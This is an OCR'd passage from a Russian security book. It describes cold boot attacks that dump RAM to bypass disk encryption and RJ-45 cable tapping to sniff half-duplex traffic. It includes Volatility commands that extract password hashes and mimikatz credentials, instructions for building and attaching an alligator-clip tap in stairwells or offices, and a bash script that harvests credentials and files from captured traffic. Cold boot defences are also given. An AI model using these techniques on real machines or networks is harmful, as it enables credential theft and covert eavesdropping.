

Рис. 1.5. Расположение текста с экрана в RAM

Но извлекать данные из RAM по сигнатурам — это далеко не все, что может хакер...

В дампе памяти присутствуют структуры ОС, которые позволяют восстановить хронологию событий в системе перед аппаратным сбросом.

Внимательный читатель может заметить, что реализация такой атаки требует запуска на целевом компе небольшого количества кода (код загрузочной флешки), что, в свою очередь, перезаписывает некоторые области в RAM. И может также затереть важные структуры данных ОС, что усложнит дальнейший анализ.

С помощью побайтового сравнения памяти виртуальных машин на соответствующих этапах экспериментально выявлено, что разнообразные загрузчики затирают собой не так уж и много памяти.

Количество перезаписываемых байтов в RAM на разных этапах загрузки:

- bootmgr (загрузчик Windows 7,10) — 5 157 389 байтов;
- grub (загрузчик Linux) — 8 219 883 байта;
- burg (альтернативный загрузчик Linux) — 9 599 333 байта;
- liveOS для форензики — 171 944 965 байтов.

Загрузочный код из Coldboot-Tools для дампа памяти на диск расходует порядка 95 Кбайт RAM. Суммарно вся цепочка `Grub4dos` + `scraper64_haltonly.bin` перезаписывает 820 Кбайт оперативной памяти, в то время как полный объем RAM современных компьютеров измеряется порою десятками гигабайт.

Но, тем не менее, даже перезапись нескольких мегабайт в неудачном месте памяти может нарушить важные структуры в ней и сделать невозможным восстановление картины состояния ОС.



Рис. 1.6. Энтропия 1GB RAM, содержащей загруженную Windows

Опытным путем на примере Windows 7 установлено, что в первых 100 Мбайт RAM содержится не так много данных, и только перезапись области 5–15 Мбайт и 105–110 Мбайт разрушает важные структуры данных, требуемые для анализа состояния ОС.

На практике же выполняемый дамп памяти посредством `Grub4dos` + `scraper64_haltonly.bin` все же пригоден для анализа. Все изменения в RAM происходят в самом начале, тогда как сама ОС размещена после первых 100 Мбайт, что практически исключает вероятность перезаписи. Энтропия дампа показывает общую картину расположения в ней данных и пустот (рис. 1.6).

Таким образом, можно расширить простой сигнатурный подход к извлечению секретов из дампа памяти до продвинутого с использованием форензики[1], который может многое рассказать о жертве этой атаки.

1.4. Извлекаем секреты

Используя известные инструменты для форензики, такие как Volatility или Rekall, злоумышленник может получить достаточно много данных о состоянии ОС на момент вмешательства. Список процессов — это отличная демонстрация того, что атакующий на верном пути (рис. 1.7).

Так, например, можно найти расположение файлов реестра в RAM и извлечь оттуда хеши паролей локальных учетных записей (рис. 1.8).

[1] Форензика — компьютерная криминалистика, расследование киберпреступлений. Прикладная наука о раскрытии преступлений, связанных с компьютерной информацией.

```
~ » vol.py -f ram.img --profile=Win7SP1x86 psscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Name                PID   PPID PDB        Time created                   Time
------------------ ---------------- ------ ------ ---------- ------------------------------ ----
0x00000000217454b8 svchost.exe         576    456 0x3f1fd120 2021-02-25 05:35:58 UTC+0000
0x0000000022556930 smss.exe            248      4 0x3f1fd020 2021-02-25 05:35:57 UTC+0000
0x00000000246dba58 SearchProtocol     1216   1656 0x3f1fd360 2021-02-25 05:36:20 UTC+0000
0x000000003ea4ab48 svchost.exe        1712    456 0x3f1fd2a0 2021-02-25 05:36:01 UTC+0000
0x000000003ead2b20 svchost.exe        1500    456 0x3f1fd320 2021-02-25 05:38:00 UTC+0000
0x000000003eb86030 taskhost.exe        640    456 0x3f1fd280 2021-02-25 05:36:12 UTC+0000
0x000000003eb87d40 sppsvc.exe          328    456 0x3f1fd300 2021-02-25 05:36:12 UTC+0000
0x000000003ebc5628 dwm.exe            1804    780 0x3f1fd2c0 2021-02-25 05:36:13 UTC+0000
0x000000003ec1dd40 svchost.exe         644    456 0x3f1fd140 2021-02-25 05:35:58 UTC+0000
0x000000003ec3bd40 svchost.exe         780    456 0x3f1fd1a0 2021-02-25 05:35:58 UTC+0000
0x000000003ec89d40 svchost.exe         980    456 0x3f1fd1e0 2021-02-25 05:35:59 UTC+0000
0x000000003ec97328 svchost.exe        1052    456 0x3f1fd200 2021-02-25 05:35:59 UTC+0000
0x000000003ecc2030 spoolsv.exe        1160    456 0x3f1fd220 2021-02-25 05:35:59 UTC+0000
0x000000003ecd67a8 svchost.exe        1196    456 0x3f1fd240 2021-02-25 05:35:59 UTC+0000
0x000000003ee37d40 notepad.exe        1936   1800 0x3f1fd380 2021-02-25 05:36:39 UTC+0000
0x000000003ee7dc88 svchost.exe         860    456 0x3f1fd1c0 2021-02-25 05:35:59 UTC+0000
0x000000003ef51d40 csrss.exe           372    352 0x3f1fd040 2021-02-25 05:35:58 UTC+0000
0x000000003ef5d9e8 csrss.exe           324    316 0x3f1fd060 2021-02-25 05:35:58 UTC+0000
0x000000003ef67030 wininit.exe         360    316 0x3f1fd0a0 2021-02-25 05:35:58 UTC+0000
0x000000003ef86320 winlogon.exe        412    352 0x3f1fd0c0 2021-02-25 05:35:58 UTC+0000
```

Рис. 1.7. Список процессов в момент аппаратного сброса

```
~ » vol.py -f ram.img --profile=Win7SP1x86 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual    Physical   Name
---------- ---------- ----
0x8781b008 0x28047008 \REGISTRY\MACHINE\SYSTEM
0x878429c8 0x281309c8 \REGISTRY\MACHINE\HARDWARE
0x88501628 0x23b48628 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x8c4ba008 0x26221008 \SystemRoot\System32\Config\SECURITY
0x8c5339c8 0x209809c8 \SystemRoot\System32\Config\SOFTWARE
0x8c5409c8 0x25b8d9c8 \SystemRoot\System32\Config\DEFAULT
0x930b88d8 0x202fc8d8 \SystemRoot\System32\Config\SAM
0x9311a008 0x1e24b008 \Device\HarddiskVolume1\Boot\BCD
0x931b09c8 0x23b5a9c8 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x98272008 0x1a366008 \??\C:\Users\admin\ntuser.dat
0x982b07f0 0x121a27f0 \??\C:\Users\admin\AppData\Local\Microsoft\Windows\UsrClass.dat
0x81fa41c0 0x0b3711c0 \??\C:\System Volume Information\Syscache.hve
0x8780c008 0x281fd008 [no name]

~ » vol.py -f ram.img --profile=Win7SP1x86 hashdump -y 0x8781b008 -s 0x930b88d8
Volatility Foundation Volatility Framework 2.6.1
:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:c8d915c                23c35991f352:::
```

Рис. 1.8. Извлечение локальных учетных записей

Подобное можно сделать и для доменных учеток, получая пароли уже открытым текстом:

```
vol.py --plugins=/path/to/volatility_plugins/FrancescoPicasso -f ram.img
mimikatz
```

Далее идут список открытых файлов и их содержимое, сетевые соединения, буфер обмена и даже снимок рабочего стола.

```
vol.py -f ram.img filescan
vol.py -f ram.img dumpfiles -r '.sqlite' -D files/
vol.py -f ram.img netscan
vol.py -f ram.img clipboard
vol.py -f ram.img screenshot -D .
```

И так далее... Словом, все как при обычной форензике.

Таким образом, в RAM все данные открыты, и именно так эта атака позволяет обойти полное шифрование диска, да еще и на заблокированном компе! Иными словами, хакер может атаковать реально защищенный компьютер, который является эталоном безопасности для стандартных рабочих мест большинства компаний, не говоря уже про простые домашние компьютеры.

1.5. Защита

У атаки cold boot есть маленькая оговорка — ее можно реализовать, главным образом, на BIOS-компьютерах.

Опытным путем установлено, что на EFI разных производителей сразу после перезагрузки при начальной инициализации оборудования происходит запись во всю RAM случайных байтов, что полностью защищает современные EFI-компы от этой атаки.

Проверить это достаточно легко с помощью того же загрузчика Grub4dos. Он поддерживает чтение/запись произвольных участков RAM посредством специальных команд. Находим любой адрес в памяти для теста, смотрим его содержимое и запоминаем:

```
map --rd-base=0xADDR
map --rd-size=0x200
cat --hex (rd)0x0+1
```

Перезаписываем, например, словом test и делаем перезагрузку:

```
write (rd)0x0+1 test
reboot
```

Загрузчик Grub4dos при перезагрузке не затирает память, что идентично холодной перезагрузке.

Далее проверяем, затерла ли EFI память или после перезагрузки данные в RAM остались не тронутыми. В моем случае память изменилась, и это значит, что компьютер защищен. Проверялось это на ноутбуках фирм HP и Lenovo.

Однако новые материнские платы все еще могут поддерживать старый legacy-режим BIOS. А инструмент memory scrapper доступен и для EFI.

Следовательно, EFI-системы достаточно хорошо защищены от этой атаки простой инициализацией оперативной памяти. Тем не менее, современные

материнские платы с EFI все еще могут поддерживать старый legacy-режим BIOS, отключение которого защищает их от такой атаки.

Главная же угроза возникает для старых компьютеров с BIOS. Несмотря на то, что BIOS постепенно уходит в прошлое, в корпоративном сегменте, где массовая замена техники стоит больших денег, по-прежнему можно встретить немало старых системников. Поэтому доступ к таким компьютерам нужно контролировать, особенно, если сотрудники используют мобильные рабочие места, т. е. ноутбуки с BIOS.

Таким образом, для защиты от подобной атаки рекомендуется:

- использовать компьютеры с EFI, а не с BIOS;
- при использовании BIOS — регламентировать и контролировать физический доступ посторонних к таким компьютерам/ноутбукам.

RJ-45 sniffing

2

RJ-45 sniffing — это полудуплексное прослушивание трафика витой пары RJ-45, т. е. прослушивание половины трафика: только входящего или только исходящего.

Снифинг витой пары — тема не новая, но актуальная по сей день из-за ее чрезвычайной распространенности. Несмотря на то, что сейчас не «нулевые» и почти везде используется «оптика», старая-добрая витая пара по-прежнему встречается почти в каждом подъезде жилого дома или в коридоре офисного здания.

Наибольшая вероятность встретить витую пару — на «последней миле», непосредственно возле абонентских устройств. Так что атака через витую пару может быть реализована из помещения, где есть беспрепятственный доступ к ее проводам, — коридора офисного здания или самого обычного подъезда.

В подъездах жилых домов зачастую можно обнаружить провод, протянутый почти к каждой квартире. И порою это может выглядеть, как показано на рис. 2.1. Подключиться к такой «лапше» несложно, и ваш домашний трафик, как вы убедитесь далее, может быть достаточно легко прослушан. В офисах также часто можно встретить витую пару (рис. 2.2).



Рис. 2.1. Витая пара в незащищенном месте (подъезд)



Рис. 2.2. Витая пара в незащищенном месте (офис)

Однако между домами, офисами компаний — то есть на протяженных расстояниях — протянута «оптика», поэтому целый дом, компанию или даже город, разумеется, так прослушать не удастся.

2.1. Теория

Провод RJ-45 (8P8C) состоит из четырех пар цветных жил. Каждая пара — это два провода, скрученных между собой, как показано на рис. 2.3.



Рис. 2.3. Схема расположения проводов витой пары в коннекторе RJ-45 (T568A)

При этом у каждой пары есть своя роль, чаще всего такая:

- зеленая — передача данных;
- оранжевая — прием данных;
- коричневая — PoE «-», данные 1000 Мбит/с;
- синяя — PoE «+», данные 1000 Мбит/с.

Также различают два типа обжима коннекторов на концах сетевого провода: прямой (рис. 2.4) и перекрестный (рис. 2.5).



Рис. 2.4. Прямой обжим коннекторов RJ-45



Рис. 2.5. Перекрестный обжим коннекторов RJ-45

Сейчас чаще встречается прямой тип — T568B-T568B. Видно, что в таком случае одна из сторон берет под TX первую и вторую жилу, а вторая сторона — наоборот. Современные сетевые карты автоматически согласуют, кто какую пар жил будет использовать под RX и TX, — это происходит в момент подключения провода. Поэтому в современных реалиях нельзя знать наверняка, какое направление трафика оказывается на каждой паре жил.

Входящий и исходящий сетевой трафик идет по определенной паре жил, а сами байты кодируются простым изменением характеристики электрического сигнала в этих жилах. Передающая и принимающая стороны для кодирования данных используют определенные уровни напряжений в диапазоне от –1 В до +1 В, как показано на рис. 2.6.



Рис. 2.6. Физическая характеристика сигнала в коннекторе RJ-45

Это напряжение возникает между двумя проводами в скрученной паре. В зависимости от скорости подключения для передачи данных используются от трех до пятнадцати уровней напряжения, изменяемых с частотой от десятков до сотен МГц. Эти уровни можно измерить, не разрывая цепь, для чего достаточно подключить клеммы параллельно к проводам. Это аналогично измерению напряжения с помощью простого тестера (мультиметра).

2.2. Оборудование

Для реализации атаки требуется обычная сетевая карта Ethernet и провод витой пары, состоящий всего из двух жил. Такой провод можно сделать самостоятельно, купив отрезок витой пары в специализированном магазине либо модифицировав готовый патчкорд.

В атакующем проводе важна только RX-пара (третья и шестая жилы). С одной стороны провода — это обычный коннектор RJ-45 (рис. 2.7).

С обратной стороны жилы третья и шестая соединяются с самыми обычными зажимами («крокодилами»). В итоге получается провод, показанный на рис. 2.8. В приведенном случае белый «крокодил» — положительный, а черный — отрицательный.

Такой модифицированный провод нужно подключать напрямую в сетевую карту атакующего устройства.

На самом деле не обязательно использовать RX-пару (третья и шестая жилы). Благодаря тому, что современные сетевые устройства автоматически



Рис. 2.7. Разводка коннектора атакующего провода



Рис. 2.8. Атакующий провод

согласуют, по каким парам будет идти прием, а по каким — передача, с тем же успехом под прослушивание трафика можно взять и TX-пару (первую и вторую жилу). Более того, можно даже не соблюдать полярность при подключении «крокодилов» к проводам.

2.3. Эксплуатация

Само прослушивание трафика реализуется подключением этих самых «крокодилов» либо к оранжевой, либо к зеленой паре, как показано на рис. 2.9. Для этого внешняя изоляция атакуемого провода слегка надрезается острым ножом. Разрез производится вдоль жил, так что они не должны пострадать. Снимать изоляцию с самих жил не нужно — достаточно слегка надавить на «крокодилы», и они сами продавят изоляцию в местах контакта.

Давить на «крокодилы» надо до тех пор, пока на снифферe сетевой карты, куда подключен обратный конец провода, не появятся сетевые пакеты (рис. 2.10).

Для большей скорости и незаметности атаку можно проводить даже с Android-смартфона.

Некоторые внешние сетевые карты могут автоматически опознаваться Android, так что от атакующего особо ничего не требуется, кроме root-прав. На рис. 2.11 показано, как это может выглядеть на стенде: смартфон успешно снимает трафик, идущий от одного ноутбука к другому.

Такой сниффинг — это не атака «человек посередине» (MiTM), поскольку в реальности трафик через атакующего не проходит. Сетевые пакеты проходят мимо него, но при этом их можно слушать. Это физический сниффинг, а не логический. Поэтому факт прослушки выявить нельзя, так как никаких дополнительных хопов (traceroute) между ноутбуками не появляется.



Рис. 2.9. Подключение атакующего провода к витой паре



Рис. 2.10. Сниффинг трафика с помощью утилиты tcpdump



Рис. 2.11. Стенд со сниффингом

Для реальной эксплуатации перехвата трафика могут быть задействованы утилиты, извлекающие из трафика учетные записи и загружаемые файлы (листинг `rj45/sniff.sh`).

rj45/sniff.sh

```
#!/bin/bash

sudo ethtool -s eth0 speed 100 duplex half autoneg off
sudo ethtool eth0 | grep Speed
sleep 1

dumpfile=out-$(date +'%H:%M:%S_%d.%m.%Y').pcap
sudo tcpdump -i eth0 -nn -w $dumpfile &
tcpdump=$!
tmux new-session -d -s rj45 'sudo tcpdump -i eth0 -nn'
tmux split-window -v -t rj45 'sudo /opt/net-creds/net-creds.py -i eth0'
tmux split-window -v -t rj45 'sudo tcpxtract -d eth0'
tmux a -t rj45
sudo kill $tcpdump
ls -lh $dumpfile
```



Рис. 2.12. Извлекаем секреты

Этот скрипт не только сохраняет трафик в файл для последующего анализа, но и делит экран смартфона на три области, в которых отображается соответствующая информация (рис. 2.12).

Первая треть экрана показывает прослушиваемую половину трафика с помощью утилиты tcpdump. Вторая треть экрана — это утилита net-creds, извлекающая из трафика учетные данные. И, на минуточку, простыми «крокодилами» тут извлечен NetNTLM-хеш в момент подключения ноутбука к сетевому диску! Последняя треть экрана — это утилита tcpxtract, просто извлекающая популярные файлы по сигнатурам вне зависимости от протокола передачи данных. И в показанном на рис. 2.12 случае при скачивании картинки на ноутбук по FTP смартфон ее успешно перехватил.

Реальный перехват каких-либо чувствительных данных может потребовать от злоумышленника достаточно длительного прослушивания трафика, которое сложно осуществить, стоя со смартфоном в вытянутой руке. В этой ситуации вполне может быть использован любой одноплатный компьютер, аккумулятор и изготовленный провод, как показано на рис. 2.13.

Теперь атакующий может собирать сетевой трафик столько, сколько ему необходимо, пока жертва не введет нужные данные. Например, пока она не пройдет аутентификацию на корпоративном почтовом сервере по



Рис. 2.13. Устройство на базе платы Rock Pi S для длительного съема трафика с витой пары

небезопасному протоколу SMTP/POP3/IMAP и не выдаст злоумышленнику пароль. С учетом того, что почти в каждом современном одноплатном компьютере есть Wi-Fi, злоумышленник может удаленно, сидя неподалеку в машине, просматривать на своем ноутбуке сетевые пакеты жертвы в режиме реального времени.

